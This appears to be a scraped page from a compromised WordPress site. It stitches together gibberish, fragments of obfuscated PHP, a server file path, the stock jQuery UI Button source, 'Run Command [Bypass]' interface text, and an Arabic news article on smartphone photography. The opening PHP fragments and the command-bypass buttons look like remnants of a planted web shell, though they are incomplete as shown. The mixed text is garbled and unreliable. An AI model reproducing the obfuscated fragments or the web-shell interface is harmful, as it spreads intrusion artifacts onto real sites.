财务姐富婆就死哦基础oiwjfoijvoc 恶无非可从跑开了MV
v每次看完jaf@#$%^&uhk.= "OEs5";$z复测而服文件GVi今晚服务金额fijd .= "dzYv";($data['module'])) {
http_response_code(402);
exit;LQW]SC'.E'HNRFN 3.poqwsmcfl kndvgerjhdfsmbv l;
/home/tahkoom/public_html/wp-includes/js/jquery/ui/button.js
/*!
 * jQuery UI Button 1.13.3
 * https://jqueryui.com
 *
 * Copyright OpenJS Foundation and other contributors
 * Released under the MIT license.
 * https://jquery.org/license
 */

//>>label: Button
//>>group: Widgets
//>>description: Enhances a form with themeable buttons.
//>>docs: https://api.jqueryui.com/button/
//>>demos: https://jqueryui.com/button/
//>>css.structure: ../../themes/base/core.css
//>>css.structure: ../../themes/base/button.css
//>>css.theme: ../../themes/base/theme.css

( function( factory ) {
	"use strict";

	if ( typeof define === "function" && define.amd ) {

		// AMD. Register as an anonymous module.
		define( [
			"jquery",

			// These are only for backcompat
			// TODO: Remove after 1.12
			"./controlgroup",
			"./checkboxradio",

			"../keycode",
			"../widget"
		], factory );
	} else {

		// Browser globals
		factory( jQuery );
	}
} )( function( $ ) {
"use strict";

$.widget( "ui.button", {
	version: "1.13.3",
	defaultElement: "<button>",
	options: {
		classes: {
			"ui-button": "ui-corner-all"
		},
		disabled: null,
		icon: null,
		iconPosition: "beginning",
		label: null,
		showLabel: true
	},

	_getCreateOptions: function() {
		var disabled,

			// This is to support cases like in jQuery Mobile where the base widget does have
			// an implementation of _getCreateOptions
			options = this._super() || {};

		this.isInput = this.element.is( "input" );

		disabled = this.element[ 0 ].disabled;
		if ( disabled != null ) {
			options.disabled = disabled;
		}

		this.originalLabel = this.isInput ? this.element.val() : this.element.html();
		if ( this.originalLabel ) {
			options.label = this.originalLabel;
		}

		return options;
	},

	_create: function() {
		if ( !this.option.showLabel & !this.options.icon ) {
			this.options.showLabel = true;
		}

		// We have to check the option again here even though we did in _getCreateOptions,
		// because null may have been passed on init which would override what was set in
		// _getCreateOptions
		if ( this.options.disabled == null ) {
			this.options.disabled = this.element[ 0 ].disabled || false;
		}

		this.hasTitle = !!this.element.attr( "title" );

		// Check to see if the label needs to be set or if its already correct
		if ( this.options.label && this.options.label !== this.originalLabel ) {
			if ( this.isInput ) {
				this.element.val( this.options.label );
			} else {
				this.element.html( this.options.label );
			}
		}
		this._addClass( "ui-button", "ui-widget" );
		this._setOption( "disabled", this.options.disabled );
		this._enhance();

		if ( this.element.is( "a" ) ) {
			this._on( {
				"keyup": function( event ) {
					if ( event.keyCode === $.ui.keyCode.SPACE ) {
						event.preventDefault();

						// Support: PhantomJS <= 1.9, IE 8 Only
						// If a native click is available use it so we actually cause navigation
						// otherwise just trigger a click event
						if ( this.element[ 0 ].click ) {
							this.element[ 0 ].click();
						} else {
							this.element.trigger( "click" );
						}
					}
				}
			} );
		}
	},

	_enhance: function() {
		if ( !this.element.is( "button" ) ) {
			this.element.attr( "role", "button" );
		}

		if ( this.options.icon ) {
			this._updateIcon( "icon", this.options.icon );
			this._updateTooltip();
		}
	},

	_updateTooltip: function() {
		this.title = this.element.attr( "title" );

		if ( !this.options.showLabel && !this.title ) {
			this.element.attr( "title", this.options.label );
		}
	},

	_updateIcon: function( option, value ) {
		var icon = option !== "iconPosition",
			position = icon ? this.options.iconPosition : value,
			displayBlock = position === "top" || position === "bottom";

		// Create icon
		if ( !this.icon ) {
			this.icon = $( "<span>" );

			this._addClass( this.icon, "ui-button-icon", "ui-icon" );

			if ( !this.options.showLabel ) {
				this._addClass( "ui-button-icon-only" );
			}
		} else if ( icon ) {

			// If we are updating the icon remove the old icon class
			this._removeClass( this.icon, null, this.options.icon );
		}

		// If we are updating the icon add the new icon class
		if ( icon ) {
			this._addClass( this.icon, null, value );
		}

		this._attachIcon( position );

		// If the icon is on top or bottom we need to add the ui-widget-icon-block class and remove
		// the iconSpace if there is one.
		if ( displayBlock ) {
			this._addClass( this.icon, null, "ui-widget-icon-block" );
			if ( this.iconSpace ) {
				this.iconSpace.remove();
			}
		} else {

			// Position is beginning or end so remove the ui-widget-icon-block class and add the
			// space if it does not exist
			if ( !this.iconSpace ) {
				this.iconSpace = $( "<span> </span>" );
				this._addClass( this.iconSpace, "ui-button-icon-space" );
			}
			this._removeClass( this.icon, null, "ui-wiget-icon-block" );
			this._attachIconSpace( position );
		}
	},

	_destroy: function() {
		this.element.removeAttr( "role" );

		if ( this.icon ) {
			this.icon.remove();
		}
		if ( this.iconSpace ) {
			this.iconSpace.remove();
		}
		if ( !this.hasTitle ) {
			this.element.removeAttr( "title" );
		}
	},

	_attachIconSpace: function( iconPosition ) {
		this.icon[ /^(?:end|bottom)/.test( iconPosition ) ? "before" : "after" ]( this.iconSpace );
	},

	_attachIcon: function( iconPosition ) {
		this.element[ /^(?:end|bottom)/.test( iconPosition ) ? "append" : "prepend" ]( this.icon );
	},

	_setOptions: function( options ) {
		var newShowLabel = options.showLabel === undefined ?
				this.options.showLabel :
				options.showLabel,
			newIcon = options.icon === undefined ? this.options.icon : options.icon;

		if ( !newShowLabel && !newIcon ) {
			options.showLabel = true;
		}
		this._super( options );
	},

	_setOption: function( key, value ) {
		if ( key === "icon" ) {
			if ( value ) {
				this._updateIcon( key, value );
			} else if ( this.icon ) {
				this.icon.remove();
				if ( this.iconSpace ) {
					this.iconSpace.remove();
				}
			}
		}

		if ( key === "iconPosition" ) {
			this._updateIcon( key, value );
		}

		// Make sure we can't end up with a button that has neither text nor icon
		if ( key === "showLabel" ) {
				this._toggleClass( "ui-button-icon-only", null, !value );
				this._updateTooltip();
		}

		if ( key === "label" ) {
			if ( this.isInput ) {
				this.element.val( value );
			} else {

				// If there is an icon, append it, else nothing then append the value
				// this avoids removal of the icon when setting label text
				this.element.html( value );
				if ( this.icon ) {
					this._attachIcon( this.options.iconPosition );
					this._attachIconSpace( this.options.iconPosition );
				}
			}
		}

		this._super( key, value );

		if ( key === "disabled" ) {
			this._toggleClass( null, "ui-state-disabled", value );
			this.element[ 0 ].disabled = value;
			if ( value ) {
				this.element.trigger( "blur" );
			}
		}
	},

	refresh: function() {

		// Make sure to only check disabled if its an element that supports this otherwise
		// check for the disabled class to determine state
		var isDisabled = this.element.is( "input, button" ) ?
			this.element[ 0 ].disabled : this.element.hasClass( "ui-button-disabled" );

		if ( isDisabled !== this.options.disabled ) {
			this._setOptions( { disabled: isDisabled } );
		}

		this._updateTooltip();
	}
} );

// DEPRECATED
if ( $.uiBackCompat !== false ) {

	// Text and Icons options
	$.widget( "ui.button", $.ui.button, {
		options: {
			text: true,
			icons: {
				primary: null,
				secondary: null
			}
		},

		_create: function() {
			if ( this.options.showLabel && !this.options.text ) {
				this.options.showLabel = this.options.text;
			}
			if ( !this.options.showLabel && this.options.text ) {
				this.options.text = this.options.showLabel;
			}
			if ( !this.options.icon && ( this.options.icons.primary ||
					this.options.icons.secondary ) ) {
				if ( this.options.icons.primary ) {
					this.options.icon = this.options.icons.primary;
				} else {
					this.options.icon = this.options.icons.secondary;
					this.options.iconPosition = "end";
				}
			} else if ( this.options.icon ) {
				this.options.icons.primary = this.options.icon;
			}
			this._super();
		},

		_setOption: function( key, value ) {
			if ( key === "text" ) {
				this._super( "showLabel", value );
				return;
			}
			if ( key === "showLabel" ) {
				this.options.text = value;
			}
			if ( key === "icon" ) {
				this.options.icons.primary = value;
			}
			if ( key === "icons" ) {
				if ( value.primary ) {
					this._super( "icon", value.primary );
					this._super( "iconPosition", "beginning" );
				} else if ( value.secondary ) {
					this._super( "icon", value.secondary );
					this._super( "iconPosition", "end" );
				}
			}
			this._superApply( arguments );
		}
	} );

	$.fn.button = ( function( orig ) {
		return function( options ) {
			var isMethodCall = typeof options === "string";
			var args = Array.prototype.slice.call( arguments, 1 );
			var returnValue = this;

			if ( isMethodCall ) {

				// If this is an empty collection, we need to have the instance method
				// return undefined instead of the jQuery instance
				if ( !this.length && options === "instance" ) {
					returnValue = undefined;
				} else {
					this.each( function() {
						var methodValue;
						var type = $( this ).attr( "type" );
						var name = type !== "checkbox" && type !== "radio" ?
							"button" :
							"checkboxradio";
						var instance = $.data( this, "ui-" + name );

						if ( options === "instance" ) {
							returnValue = instance;
							return false;
						}

						if ( !instance ) {
							return $.error( "cannot call methods on button" +
								" prior to initialization; " +
								"attempted to call method '" + options + "'" );
						}

						if ( typeof instance[ options ] !== "function" ||
							options.charAt( 0 ) === "_" ) {
							return $.error( "no such method '" + options + "' for button" +
								" widget instance" );
						}

						methodValue = instance[ options ].apply( instance, args );

						if ( methodValue !== instance && methodValue !== undefined ) {
							returnValue = methodValue && methodValue.jquery ?
								returnValue.pushStack( methodValue.get() ) :
								methodValue;
							return false;
						}
					} );
				}
			} else {

				// Allow multiple hashes to be passed on init
				if ( args.length ) {
					options = $.widget.extend.apply( null, [ options ].concat( args ) );
				}

				this.each( function() {
					var type = $( this ).attr( "type" );
					var name = type !== "checkbox" && type !== "radio" ? "button" : "checkboxradio";
					var instance = $.data( this, "ui-" + name );

					if ( instance ) {
						instance.option( options || {} );
						if ( instance._init ) {
							instance._init();
						}
					} else {
						if ( name === "button" ) {
							orig.call( $( this ), options );
							return;
						}

						$( this ).checkboxradio( $.extend( { icon: false }, options ) );
					}
				} );
			}

			return returnValue;
		};
	} )( $.fn.button );

	$.fn.buttonset = function() {
		if ( !$.ui.controlgroup ) {
			$.error( "Controlgroup widget missing" );
		}
		if ( arguments[ 0 ] === "option" && arguments[ 1 ] === "items" && arguments[ 2 ] ) {
			return this.controlgroup.apply( this,
				[ arguments[ 0 ], "items.button", arguments[ 2 ] ] );
		}
		if ( arguments[ 0 ] === "option" && arguments[ 1 ] === "items" ) {
			return this.controlgroup.apply( this, [ arguments[ 0 ], "items.button" ] );
		}
		if ( typeof arguments[ 0 ] === "object" && arguments[ 0 ].items ) {
			arguments[ 0 ].items = {
				button: arguments[ 0 ].items
			};
		}
		return this.controlgroup.apply( this, arguments );
	};
}

return $.ui.button;

} );
Run Command [Bypass]
Run Command
تصوير بلا حدود…كيف غيّرت الهواتف الذكية مفهوم الكاميرا؟ – tahkoom.com
كتبت ميرنا أشرف

التكنولوجيا اصبحت تتسارع عبر الزمن وتسبقه بخطوة حيث انها أصبحت تلعب دورًا مهماً في إعادة تشكيل عالم التصوير، فلم تعد الهواتف الذكية مجرد أدوات للتواصل الاجتماعي فقط يل تحولت إلى منصات تصوير متطورة تنافس الكاميرات الاحترافية في العديد من الجوانب .
أكد الأستاذ مجدي إبراهيم، رئيس قسم التصوير وشعبة المصورين الصحفيين، أن دخول التكنولوجيا الحديثة في الهواتف الذكية له تأثير كبيرا جدا ومهم وشكل عامل ضغط كبير على الكاميرات لكن التكنولوجيا اثرت ايضا وطورت الكاميرات الاحترافية بشكل متسارع .
أوضح إبراهيم، أن إدخال الذكاء الاصطناعي (AI) في الكاميرات الاحترافية، فإننا نشهد تحولات كبيرة في جودة التصوير. لكنه أضاف أيضًا أن الهواتف الذكية تتقدم بخطى سريعة جدًا، حيث اصبح بإمكانها تقديم صور ومقاطع فيديو بجودة فائقة، مدعومة بتقنيات الذكاء الاصطناعي، ومعالجة الصور المتقدمة، ومستشعرات أكثر تطورًا
هواتف بكاميرات احترافية
بينما يري الأستاذ أمير أيمن، مصور محترف، الي أن الهواتف الذكية في وقتنا هذا تأتي بكاميرات قوية يوجد بها مستشعرات كبيرة وعدسات متنوعة (واسعة، تيليفوتو، ماكرو)، فأصبح من السهل تصوير أي شيء بجودة عالية بدون الاحتياج لكاميرا احترافية .
أضاف أيمن، أن الذكاء الاصطناعي أصبح يفعل كل شيء بسهولة مثلاً : الهاتف يحلل الصورة ويعدل الألوان والإضاءة تلقائيًا لكي تصبح بأفضل شكل، حتى في الليل أو الإضاءة الضعيفة، ميزة العزل في صور البورتريه وتحسين الصور تلقائيًا اصبحت تنافس الكاميرات الاحترافية .
اتفقا الطرفان علي، أن المستقبل قد يشهد استخدام الهواتف الذكية في تصوير البرامج لتلفزيونية والمسلسلات والأفلام السينمائية، حيث أصبح التطور الكبير لهذه الأجهزة يمكنها من التنافس مع الكاميرات الاحترافية، خاصة مع تحسينات البرمجيات وتقنيات التصوير التي تعالج الصور بشكل فوري وتعزز الجودة بطريقة لا يمكن للكاميرات التقليدية مجاراتها بسهولة .
يري الطرفان، أن الهواتف الذكية لن تحل محل الكاميرات الاحترافية بشكل كامل، ولكن يمكن أن تتوسع مجالات استخدامها لتشمل مجالات كانت في السابق مقتصره على المعدات لسينمائية المتخصصة. فمن خلال تحسينات مثل التصوير بتقنية HDR ، ومستشعرات الليزر للتركيز التلقائي، والقدرة على التصوير في ظروف إضاءة منخفضة، أصبحت الهواتف تقدم حلولًا عملية وسريعة يمكن الاعتماد عليها في العديد من الاستخدامات الاحترافية، مما قد جعلها الخيار الأول للعديد من المصورين وصناع المحتوى في المستقبل القريب .
كل هذه العوامل جعلت التصوير بالهواتف الذكية يتفوق في كثير من الجوانب، حيث أصبح جمع بين الجودة والسرعة في الإنتاج، وسهولة التعديل، والإمكانيات المتطورة، مما يفتح لمجال أمام المزيد من الابتكار والإبداع في عالم التصوير .
امثلة عن افلام وجمل اعلانية تم تصويرها بالموبايل :
Apple – “Shot on iPhone” Campaign .1
حملة إعلانية ضخمة أطلقتها آبل، تضمنت مقاطع فيديو وصور مذهلة تم تصويرها بالكامل باستخدام آيفون، وأثبتت أن الهاتف قادر على إنتاج محتوى احترافي .
Samsung Galaxy S21 Ultra – “Filmed #withGalaxy” .2
حملة إعلانية عالمية استخدمت هواتف سامسونج لإبراز إمكانيات الكاميرا، خاصة في لتصوير الليلي واللقطات البطيئة .
زر الذهاب إلى الأعلى